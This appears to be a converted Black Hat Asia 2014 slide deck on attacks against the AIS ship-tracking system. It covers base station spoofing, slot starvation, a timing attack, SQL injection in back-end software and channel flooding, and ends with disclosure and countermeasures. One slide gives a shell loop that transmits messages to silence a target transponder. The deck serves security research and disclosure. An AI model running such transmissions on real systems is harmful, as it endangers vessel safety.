102.00 Kts	272°	---
Range	Bearing	Turn Rate
129 m	093°	---
CPA		
3 min 2s		


Below the alert window, there are two buttons: "Silence Alert" and "Acknowledge".

To the right, a terminal window shows binary data (0s and 1s) and the text "USent Frame (NRZI enabled) =".

At the bottom of the screenshot, there is a text overlay: "Alarm triggered (Estimated time to collision in 3 mins)".


The background shows a radar display with a red target and yellow tracks.

Malicious Weather Forecasting



Slot Starvation (DoS++)

- Impersonate port authority
- Base station spoofing
- Book TDMA slots



Slot Starvation (DoS++)

- Base Station Spoofing

The screenshot displays a maritime AIS software interface. At the top, there is a toolbar with various icons for navigation and data analysis. The main display area is green and features the text "OverZoom" in a large, stylized font. A red and blue ship icon is positioned in the center, with a dashed red line extending upwards to a small square icon containing a plus sign, indicating a target or spoofing point. A white dialog box titled "AIS Target Query" is overlaid on the right side of the screen, displaying the following information:

MMSI	Class
113669999	Base Station
Position	Report Age
45 43.2000 N	79s
009 43.4147 E	
Range	Bearing
1.74 NMi	000°
CPA	
0.53 NMi in 1h 33min	

At the bottom of the dialog box is an "OK" button with a left-pointing arrow. The status bar at the bottom of the software window shows the following data: "\ Ship 45 41.4645 N 009 43.3945 SOG 0.32 kts COG 90° 45 45.3867 N 009 34.2782 301° 7.5 NMi Scale 200500 (76.8x)".

Slot Starvation (DoS++)

- Victim's Console

The screenshot shows the 'easyTRX2 Programming Tool' interface. The 'Diagnostics' tab is active, displaying various status sections:

- TRX Status:** Valid MMSI (OK), GPS position Fix (OK), GPS Error (> 10 m), Satellites in view/used (10/06), Transmitter (OK), Receiver (OK).
- Hardware Status:** Supply Voltage (Idle) 12 V, Supply Voltage (TX) 12 V, RSSI 1 (OK), RSSI 2 (OK), TX Forward power 447 - OK, TX Reverse power 147 - OK. A checkbox for 'VSWR-Check' is set to 'OFF'.
- LED Status:** All OK (green), RX (green), TX (grey), RX Only (grey), Warning (yellow), Safety Related Message (grey), Error (grey), CPA-, Anchor- and AIS-SART-Alarm (grey).
- NMEA alarm output to Plotter:** Radio buttons for 'yes' (selected) and 'no'.
- Error Messages:** An empty table.
- Warning Messages:** A table with one entry: 53 | AIS: Tx TimeOut | 56.

The Windows taskbar at the bottom shows the Start button, the application name 'EasyTRX2 Programmi...', and the system clock at 4:03 PM.

The screenshot shows the 'easyTRX2 Programming Tool' interface with the 'Diagnostics' tab active. The 'Received data' sub-tab is selected, showing the following information:

- Last Transmit Position Report:** MMSI (247320162), Latitude (45° 41.4655' N), Longitude (009° 43.3742' E), Position Accuracy (Low (> 10 m)), Course over ground (264 degrees T), Speed over ground (0 knots), TX Channel (B). Last Transmission: 7 minutes, 54 seconds.
- Last Transmit Static Data:** MMSI (247320162), Ship's Name (GOLDEN GATE), Type of Ship (Passenger Ship), VendorID (n.a.), Call Sign (KC9CAF), Dimensions (A: 45 meters, B: 45 meters, C: 7 meters, D: 7 meters), TX Channel (A). Last Transmission: 6 minutes, 52 seconds.
- Transmission Schedule:** Information presented is for reference only. Actual transmission times may vary depending on local conditions. A 'Transmit ON' button is present.
- Positions Report:** Vessel Speed (< 2 knots, > 2 knots) and Reporting Interval (3 minutes, 30 seconds).
- Static Data:** Reporting interval set to 'Every 6 minutes'.

The Windows taskbar at the bottom shows the Start button, the application name 'EasyTRX2 Programmi...', and the system clock at 4:07 PM.

Timing Attack (DoS++)

- Instruct an AIS transponder to delay its transmission in time
- Default broadcast time:
 - Static reports = 6 min
 - Dynamic reports = 0.5 to 3 min (depending on speed)
- Attack code:

```
$ while true; do ./AIVDM_Encoder.py -type=23 -quiet=15 -target=246100200  
                | xargs -I X ./AiS_TX.py -payload=X -channel=A,B;  
sleep 15; done
```

Listing 1.6. Example of availability disruption by timing attack.

Attack the Application Layer

- AIVDM (AIS) messages are
 - exchanged at RF;
 - processed at application layer by back-end software
- Binary message, special type used for
 - Crew members
 - Number of passengers
 - Environment information
- Malicious payloads, e.g. BOF, SQLi, ...

Example

- SQL Error in back-end processing

The screenshot displays the AIS Messages application interface. At the top, a text window shows log data for station CSC (45.407983N 73.565000W) and others. A 'Sample2.log' dialog box is open, showing a progress bar and a 'Cancel Log File' button. The main application window has a menu bar (File, Charts, History, Help) and a main area divided into 'Instant Messages' and 'Historical Data'. The 'Instant Messages' section contains a table with columns 'Station ID' and 'Weather Report'. The 'Historical Data' section shows a world map with green highlights. An 'AIS Messages' error dialog box is overlaid on the map, displaying the following message:

```
Error #: 3075 Syntax error (missing operator) in query expression 'StnID = 'CSC'(45.407983N'. Please report this error to rstratton40@yahoo.com
```

The dialog box has an 'OK' button. At the bottom of the application window, there are buttons for 'Locking Reports', 'Get Lock History', 'Clear Lock List', and 'Updating Data' with a red dot indicator.

Hardware Panic! (DoS)

- Flood the device... Noise on Channel + GPS

The screenshot shows the 'easyTRX2 Programming Tool' software interface. The 'Diagnostics' tab is active, displaying various status indicators and message logs.

TRX Status:

Valid MMSI	OK
GPS position Fix	OK
GPS Error	> 10 m
Satellites in view/used	10/06
Transmitter	OK
Receiver	OK

Hardware Status:

Supply Voltage (Idle)	12 V
Supply Voltage (TX)	12 V
RSSI 1	ERROR
RSSI 2	OK
TX Forward power	415 - OK
TX Reverse power	120 - OK

VSWR-Check OFF

LED Status:

- All OK
- RX
- TX
- RX Only
- Warning
- Safety Related Message
- Error
- CPA-, Anchor- and AIS-SART-Alarm

NMEA alarm output to Plotter: yes no

Error Messages:

ID	Message	Count
075	AIS: Noise fail	52

Warning Messages:

ID	Message	Count
75	AIS: Noise fail	52
53	AIS: Tx TimeOut	58
50	AIS: GPS: no valid fix	48

The Windows taskbar at the bottom shows the Start button, the 'EasyTRX2 Programmi...' taskbar button, and the system tray with the time 3:47 PM and a 'Ctrl destro' button.

Responsible Disclosure

- Experiments conducted **without** interfering with existing systems
 - Messages with safety-implications tested **only** in lab environment (wired connections)
- We reached out the appropriate providers and authorities within time
 - MarineTraffic, AisHub, VesselFinder, ShipFinder
 - ITU-R, IALA, IMO, US Coast Guards

Proposed countermeasures

- Authentication
 - Ensure the transmitter is the owner (spoofing)
- Time Check
 - Avoid replay attack
- Integrity Monitoring
 - Tamper checking of AIS message (hijacking)
- Validity Check on Data Context
 - E.g., Geographical information

Take Home

- ***AIS* is widely used** – Mandatory installation
- ***AIS* is a major technology in marine safety**
- ***AIS* is broken at implementation-level**
- ***AIS* is broken at protocol-level**
- We hope that our work will help in raising the issue and enhancing the existing situation!

Thanks!

- Dr. Marco Balduzzi et al. – @embyte
- Black Hat Asia, 27 March 2014, Singapore

